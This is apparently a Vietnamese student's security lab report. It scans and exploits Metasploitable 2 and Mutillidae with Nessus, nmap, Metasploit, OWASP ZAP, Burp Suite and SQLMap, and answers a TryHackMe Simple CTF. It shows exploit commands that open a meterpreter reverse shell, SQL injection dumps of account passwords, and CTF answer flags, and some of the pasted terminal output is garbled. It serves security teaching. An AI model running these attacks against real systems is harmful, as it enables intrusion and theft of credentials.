



LAB 2

QUÉT LỖ HỒNG BẢO MẬT - KHAI THÁC LỖ HỒNG BẢO MẬT - TẤN CÔNG THẮNG QUYỀN



Họ tên và MSSV: Lê Hải Đăng

Nhóm học phần: CT485-01

- Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho TẤT CẢ các bài thực hành của môn này.
- Bài nộp phải ở dạng PDF, hình minh họa phải rõ ràng chi tiết. Hình minh họa chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.

Câu 1: Sử dụng Nessus để quét lỗ hồng bảo mật Metasploitable 2

1.1. Thiết lập môi trường thực tập kiểm thử bảo mật trên máy cá nhân bao gồm 2 máy ảo Kali Linux và Metasploitable 2 (đã thực hiện ở Câu 01 của Bài thực hành 01)





1.2. Tải và cài đặt công cụ Nessus (<https://www.tenable.com/downloads/nessus>) vào máy ảo Kali (chụp hình minh họa).

```
(b2203716@kali)-[~]
$ sudo apt install ./Downloads/Nessus-10.8.3-ubuntu1604_amd64.deb
Note, selecting 'nessus' instead of './Downloads/Nessus-10.8.3-ubuntu1604_amd64.deb'
nessus is already the newest version (10.8.3).
The following packages were automatically installed and are no longer required:
  imagemagick-6-common libgles-dev libpaper1
  imagemagick-6.q16 libglvnd-core-dev libsuperlu6
  libbfio1 libglvnd-dev libtag1v5
  libc++1-19 libgtksourceview-3.0-1 libtag1v5-vanilla
  libc++abi1-19 libgtksourceview-3.0-common libtagc0
  libcapstone4 libgtksourceviewmm-3.0-0v5 libunwind-19
  libconfig++9v5 libhdf5-hl-100t64 libwebRTC-audio-processing1
  libconfig9 libjxl0.9 libx265-209
  libdirectfb-1.7-7t64 libmagickcore-6.q16-7-extra openjdk-23-jre
  libegl-dev libmagickcore-6.q16-7t64 openjdk-23-jre-headless
  libfmt9 libmagickwand-6.q16-7t64 python3-appdirs
  libgl1-mesa-dev libmbedcrypto7t64
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 19

(b2203716@kali)-[~]
$ systemctl start nessusd.service
```

1.3. Khởi động và truy cập vào dịch vụ Nessus (<https://localhost:8834>), đăng ký activation code. Sau đăng ký thành công, thực hiện quét tìm các lỗ hổng bảo mật trên Metasploitable 2. Có bao nhiêu lỗ hổng bảo mật (low/medium/high) được tìm thấy (chụp hình minh họa)?

[Video hướng dẫn](#)



←

→

↺

🏠

🔒 https://kali:8834/#/scans/folders/my-scans

☆

🛡️ ⬇️ 👤 🗑️ ☰

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

tenable

Nessus Essentials

Scans

Settings

🔔

🔔

haidangle243

👤

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Terrascan

Tenable News

Microsoft's February 2025 Patch Tuesday Addresses ...

Read More

My Scans

Import

New Folder

New Scan

This folder is empty. [Create a new scan.](#)

Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.

Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets

Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Close

Submit

b2203716@kali: ~

File Actions Edit View Help

(b2203716@kali) ~

←

→

↺

🏠

🔒 https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities

120% ☆

🛡️ ⬇️ 👤 🗑️ ☰

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

tenable

Nessus Essentials

Scans

Settings

🔔

🔔

haidangle243

👤

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Terrascan

Tenable News

Siemens User Management Component um.atbpc.dll He...

Read More

Meta2 / 192.168.1.6

Configure

Back to Hosts

Vulnerabilities 54

Filter Search Vulnerabilities 54 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
INFO				Nessus SYN scanner	Port scanners	25
MIXED				SSL (Multiple Issues)	General	11
INFO				RPC Services Enumeration	Service detection	10
INFO				Service Detection	Service detection	9
INFO				SMB (Multiple Issues)	Windows	7
MIXED				SSH (Multiple Issues)	Misc.	6
MIXED				ISC Bind (Multiple Issues)	DNS	5
MIXED				HTTP (Multiple Issues)	Web Servers	5
MIXED				DNS (Multiple Issues)	DNS	5
CRITICAL				SSL (Multiple Issues)	Gain a shell remotely	3

Host Details

IP: 192.168.1.6

OS: Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)

Start: Today at 8:13 AM

Vulnerabilities

Critical

High

Medium

Low

Info



Meta2 / Plugin #32314

Configure

Back to Vulnerability Group

Vulnerabilities 61

CRITICAL

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

See Also

<http://www.nessus.org/u?107f9bdc>
<http://www.nessus.org/u?14f4224>

Plugin Details

Severity: Critical

ID: 32314

Version: 1.21

Type: remote

Family: Gain a shell remotely

Published: May 14, 2008

Modified: July 24, 2024

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.3

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Câu 2: Sử dụng các công cụ trên Kali tấn công dịch vụ ở cổng 80 của Metasploitable 2

2.1. Sử dụng công cụ nmap để quét cổng 80 của Metasploitable 2

```
$nmap -sV <IP Metasploitable 2> -p 80
```

```
(b2203716@kali)-[~]
$ nmap -sV 192.168.1.6 -p 80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 08:30 EST
Nmap scan report for 192.168.1.6
Host is up (0.00047s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2) #32314
MAC Address: 08:00:27:42:61:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

← → ↺ 🏠

🔒 192.168.1.6

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

• [TWiki](#)

• [phpMyAdmin](#)

• [Mutillidae](#)

• [DVWA](#)

• [WebDAV](#)



2.2. Sử dụng Metataploit để tìm thông tin về phiên bản web server:

```
$msfconsole
$use auxiliary/scanner/http/http_version
$set rhost <IP Metasploitable 2>
$exploit
```

[illegible]



```
msf6 > search http_version

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/http/http_version      .              normal No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf6 auxiliary(scanner/http/http_version) > exploit
[*] 192.168.1.6:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

2.3. Sau khi xác minh được phiên bản PHP trên web server là 5.4.2. Tìm kiếm các lỗ hổng bảo mật có liên quan:

```
$ searchsploit apache | grep 5.4.2
```

```
b2203716@kali: ~
File Actions Edit View Help help
(b2203716@kali)-[~]
$ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
(b2203716@kali)-[~]
$ █
```

2.4. Sử dụng module php_cgi_arg_injection của Metasploit để chiếm shell trên Metasploitable 2:

```
$msfconsole
$use multi/http/php_cgi_arg_injection
$set rhost <IP Metasploitable 2>
$exploit
```

(Chụp hình minh họa)



```
msf6 auxiliary(scanner/http/http_version) >
msf6 auxiliary(scanner/http/http_version) > use multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Sending stage (40004 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.6:46552) at 2025-02-15 08:48:19 -0500

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /var/www

Mode                Size                Type             Last modified          Name
-----
041777/rwxrwxrwx    17592186048512    dir             182042302250-03-10 11:10:13 -0400    dav
040755/rwxr-xr-x    17592186048512    dir             182042482449-05-12 11:17:21 -0400    dvwa
100644/rw-r--r--    3826815861627     fil             182042311505-02-17 18:13:29 -0500    index.php
040755/rwxr-xr-x    17592186048512    dir             181964996940-05-31 14:38:18 -0400    mutillidae
040755/rwxr-xr-x    17592186048512    dir             181964937872-02-08 13:03:20 -0500    phpMyAdmin
100644/rw-r--r--    81604378643       fil             173039983614-08-05 02:08:28 -0400    phpinfo.php
040755/rwxr-xr-x    17592186048512    dir             181965051925-08-30 13:04:46 -0400    test
040775/rwxrwxr-x    87960930242560    dir             173083439924-11-22 07:50:32 -0500    tikiwiki
040775/rwxrwxr-x    87960930242560    dir             173040024853-07-11 18:58:19 -0400    tikiwiki-old
040755/rwxr-xr-x    17592186048512    dir             173046477589-12-24 16:59:26 -0500    twiki

meterpreter > █
```

Câu 3: Sử dụng công cụ OWASP ZAP để tìm lỗ hổng bảo mật của ứng dụng web Mutillidae

3.1. Cài đặt công cụ OWASP Zed Attack Proxy (ZAP) vào Kali Linux:

```
$ sudo apt update && sudo apt install zaproxy -y
```



```
(b2203716@kali)-[~]
$ sudo apt update && sudo apt install zaproxy -y
[sudo] password for b2203716:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB] 2025 14:14:55 GMT
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.4 MB] 14:14:55 GMT
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [260 kB] 14:14:55 GMT
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [196 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [878 kB] must-revalidate, post-
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.5 kB]
Fetched 71.1 MB in 20s (3,582 kB/s)
315 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
  imagemagick-6-common libegl-dev source libhdf5-hl-100t6400se and c libtag1v5-vanilla
  imagemagick-6.q16 libfnt9 not all libx10.9 are listed libtagc0
  libbfl1 libgl1-mesa-dev libmagickcore-6.q16-7-extra libunwind-19
  libc++abi-19 libgles-dev libmagickcore-6.q16-7t64 libwebRTC-audio-processing1
  libcapstone4 libglvnd-core-dev libmagickwand-6.q16-7t64 libx265-209
  libconfig+9v5 libgtksourceview-3.0-1 libpaper1 libperl5.34_1 openjdk-23-jre
  libconfig9 libgtksourceview-3.0-common libsuperlu6 openjdk-23-jre-headless
  libdirectfb-1.7-7t64 libgtksourceviewmm-3.0-0v5 libtag1v5 python3-appdirs
Use 'sudo apt autoremove' to remove them.
Installing:
  zaproxy
Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 315
  Download size: 215 MB
  Space needed: 270 MB / 43.3 GB available
  Attack:
  Evidence: $1$15379761$Xlf5mKjp.pbP2DylawEO.
  WASC ID: 13
  Source: Passive (10097 - Hash Disclosure)
  Description:
  A hash was disclosed by the web server. - MD5 Crypt
Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.16.0-0kali1 [215 MB]
Fetched 215 MB in 17s (12.7 MB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 443328 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.16.0-0kali1_all.deb ...
Unpacking zaproxy (2.16.0-0kali1) ...
Setting up zaproxy (2.16.0-0kali1) ...
Processing triggers for kali-menu (2025.1.1) ...
```

3.2. Chỉnh sửa cấu hình database trên ứng dụng web Mutillidae trên Metasploitable 2

- Trên máy ảo Metasploitable 2 mở file `/var/www/mutillidae/config.inc`, chỉnh sửa tên database từ `'metasploit'` thành `'owasp10'`.

```
Metasploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: /var/www/mutillidae/config.inc
<?php
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than "metasploit"

$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'owasp10';
?>
```




← → ↻ 🏠 192.168.1.6/mutillidae/index.php ☆ 📧 ⬇️ 👤 📄

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

backtrack

Samurai Web Testing Framework

BUILT ON eclipse


php MySQL

Toad

HACKERS FOR CHARITY

www.hackersforcharity.org

3.3. Dùng công cụ OWASP ZAP để tìm các lỗ hổng bảo mật có trên ứng dụng web Mutillidae.
(Chụp hình minh họa)



Câu 4: Khai thác lỗi SQL Injection trên ứng dụng web Mutillidae sử dụng Burp Suite và SQLMap

4.1. Sử dụng công cụ Burp Suite

- Thực thi công cụ Burp Suite. Tắt chức năng “Intercept” của tab Proxy.
- Sử dụng trình duyệt web của Burp Suite truy cập vào Mutillidae. Truy cập vào trang đăng nhập (hoặc các trang khác có lỗi SQL Injection).
- Bật chức năng “Intercept” của tab Proxy. Ở chức năng Brute Force trên DVWA, nhập giá trị ngẫu nhiên vào Username cho Password.



The screenshot displays the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' section shows a list of intercepted requests. The first request is highlighted:

Time	Type	Direction	Method	URL	Status code	Length
09:2...	HTTP	→	Request	POST http://192.168.1.6/mutillidae/index.php?page=login.php		

The 'Request' pane shows the raw HTTP request details:

```

1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.1.6
3 Content-Length: 55
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.1.6
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/131.0.6778.140 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.6/mutillidae/index.php?page=login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=9d97ca3e2e3536bb30d40c675d69ae64
14 Connection: keep-alive
  
```

The 'Inspector' pane on the right shows the request details:

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 3
- Request cookies: 1
- Request headers: 13

The bottom status bar indicates 'Memory: 111.9MB'.

- Ở tab Proxy của Burp Suite, chọn HTTP request thực hiện đăng nhập, sao chép toàn bộ nội dung của HTTP request vào tập tin `sqlinjection.txt`.



```
(b2203716@kali)-[~]
$ cat sqlinjection.txt
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.1.6
Content-Length: 55
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.1.6
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.6/mutillidae/index.php?page=login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7dcdfb8ef8443190abcd13b93febab4c
Connection: keep-alive

username=abc&password=abc&login-php-submit-button=Login
```

4.2. Sử dụng công cụ SQLMap để lấy thông tin khoản của các người dùng trên Mutillidae.

```
$sqlmap -r sqlinjection.txt --current-db
```

```
[09:37:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[09:37:54] [INFO] fetching current database
current database: 'owasp10'
[09:37:54] [INFO] fetched data logged to text files under '/home/b2203716/.local/share/sqlmap/output/192.168.1.6'
[*] ending @ 09:37:54 /2025-02-15/
```

```
$sqlmap -r sqlinjection.txt -D owasp10 --tables
```

```
[6 tables]
+-----+
| accounts | 17592186048512 | dir | 182042302250-03-10 11:10:13 -0400 | dav |
| blogs_table | 17592186048512 | dir | 182042482449-05-12 11:17:21 -0400 | dvwa |
| captured_data | 17592186048512 | dir | 182042482449-05-12 11:17:21 -0400 | dvwa |
| credit_cards | 17592186048512 | dir | 182042311505-03-17 18:13:39 -0500 | index.php |
| hitlog | 17592186048512 | dir | 181964996040-05-31 14:38:18 -0400 | mutillidae |
| pen_test_tools | 17592186048512 | dir | 181964937872-02-08 13:03:20 -0500 | phpMyAdmin |
+-----+
| phpinfo.php | 81604378663 | file | 173839983614-08-05 02:06:26 -0400 | phpinfo.php |
| test | 17592186048512 | dir | 181965051925-08-30 13:04:46 -0400 | test |
[09:37:39] [INFO] fetched data logged to text files under '/home/b2203716/.local/share/sqlmap/output/192.168.1.6'
[*] ending @ 09:37:39 /2025-02-15/
```

```
meterpreter
(b2203716@kali)-[~]
$
```

```
$sqlmap -r sqlinjection.txt -D owasp10 -T accounts --dump
```



```
+-----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+-----+
| 1 | TRUE | adminpass | admin | Monkey! |
| 2 | TRUE | somepassword | adrian | Zombie Films Rock! |
| 3 | FALSE | monkey | john | I like the smell of confunk |
| 4 | FALSE | password | jeremy | d1373 1337 speak |
| 5 | FALSE | password | bryce | I Love SANS |
| 6 | FALSE | samurai | samurai | Carving Fools |
| 7 | FALSE | password | jim | Jim Rome is Burning |
| 8 | FALSE | password | bobby | Hank is my dad |
| 9 | FALSE | password | simba | I am a cat |
| 10 | FALSE | dreveil | dreveil | Preparation H |
| 11 | FALSE | scotty | scotty | Scotty Do |
| 12 | FALSE | cal | cal | Go Wildcats |
| 13 | FALSE | john | john | Do the Duggie! |
| 14 | FALSE | 42 | kevin | Doug Adams rocks |
| 15 | FALSE | set | dave | Bet on S.E.T. FTW |
| 16 | FALSE | pentest | ed | Commandline KungFu anyone? |
| 17 | NULL | <blank> | c:/Windows/system.ini | NwsPVDMyckMkKbqDhaCYakEyf |
| 18 | NULL | <blank> | ../../../../../../../../../../../../../../../../../../Windows/system.ini | NwsPVDMyckMkKbqDhaCYakEyf |
| 19 | NULL | <blank> | c:Windowssystem.ini | NwsPVDMyckMkKbqDhaCYakEyf |
| 20 | NULL | <blank> | .....Windowssystem.ini | NwsPVDMyckMkKbqDhaCYakEyf |
| 21 | NULL | <blank> | /etc/passwd | NwsPVDMyckMkKbqDhaCYakEyf |
| 22 | NULL | <blank> | ../../../../../../../../../../../../../../etc/passwd | NwsPVDMyckMkKbqDhaCYakEyf |
| 23 | NULL | <blank> | / | NwsPVDMyckMkKbqDhaCYakEyf |
| 24 | NULL | <blank> | ../../../../../../../../../../../../../../ | NwsPVDMyckMkKbqDhaCYakEyf |
| 25 | NULL | <blank> | c:/ | NwsPVDMyckMkKbqDhaCYakEyf |
| 26 | NULL | <blank> | WEB-INF/web.xml | NwsPVDMyckMkKbqDhaCYakEyf |
| 27 | NULL | <blank> | WEB-INFweb.xml | NwsPVDMyckMkKbqDhaCYakEyf |
| 28 | NULL | <blank> | /WEB-INF/web.xml | NwsPVDMyckMkKbqDhaCYakEyf |
| 29 | NULL | <blank> | WEB-INFweb.xml | NwsPVDMyckMkKbqDhaCYakEyf |
| 30 | NULL | <blank> | thishouldnotexistandhopefullyitwillnot | NwsPVDMyckMkKbqDhaCYakEyf |
+-----+-----+-----+-----+-----+

[09:36:48] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/b2203716/.local/share/sqlmap/output/192.168.1.6/dump/owasp10/accounts.csv'
[09:36:48] [INFO] fetched data logged to text files under '/home/b2203716/.local/share/sqlmap/output/192.168.1.6'

[*] ending @ 09:36:48 /2025-02-15/
```

Câu 5: Bài tập tổng hợp về tấn công trình sát, liệt kê, khai thác lỗ hổng bảo mật và thăng quyền.

Hoàn thành bài tập Simple CTF trên môi trường TryHackMe (**Chụp hình minh họa**).

[Hướng dẫn làm bài.](#)



Task 1 Simple CTF

Deploy the machine and attempt the questions!

Answer the questions below

How many services are running under port 1000?

2

Correct Answer

What is running on the higher port?

ssh

✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053

✓ Correct Answer

To what kind of vulnerability is the application vulnerable?

sqli

✓ Correct Answer

Hint

What's the password?

secret

✓ Correct Answer

Where can you login with the details obtained?

ssh

✓ Correct Answer

What's the user flag?

G00d j0b, keep up!

✓ Correct Answer

Is there any other user in the home directory? What's its name?

sunbath

✓ Correct Answer

What can you leverage to spawn a privileged shell?

vim

✓ Correct Answer

What's the root flag?

W3ll d0n3. You made it!

✓ Correct Answer

---HẾT---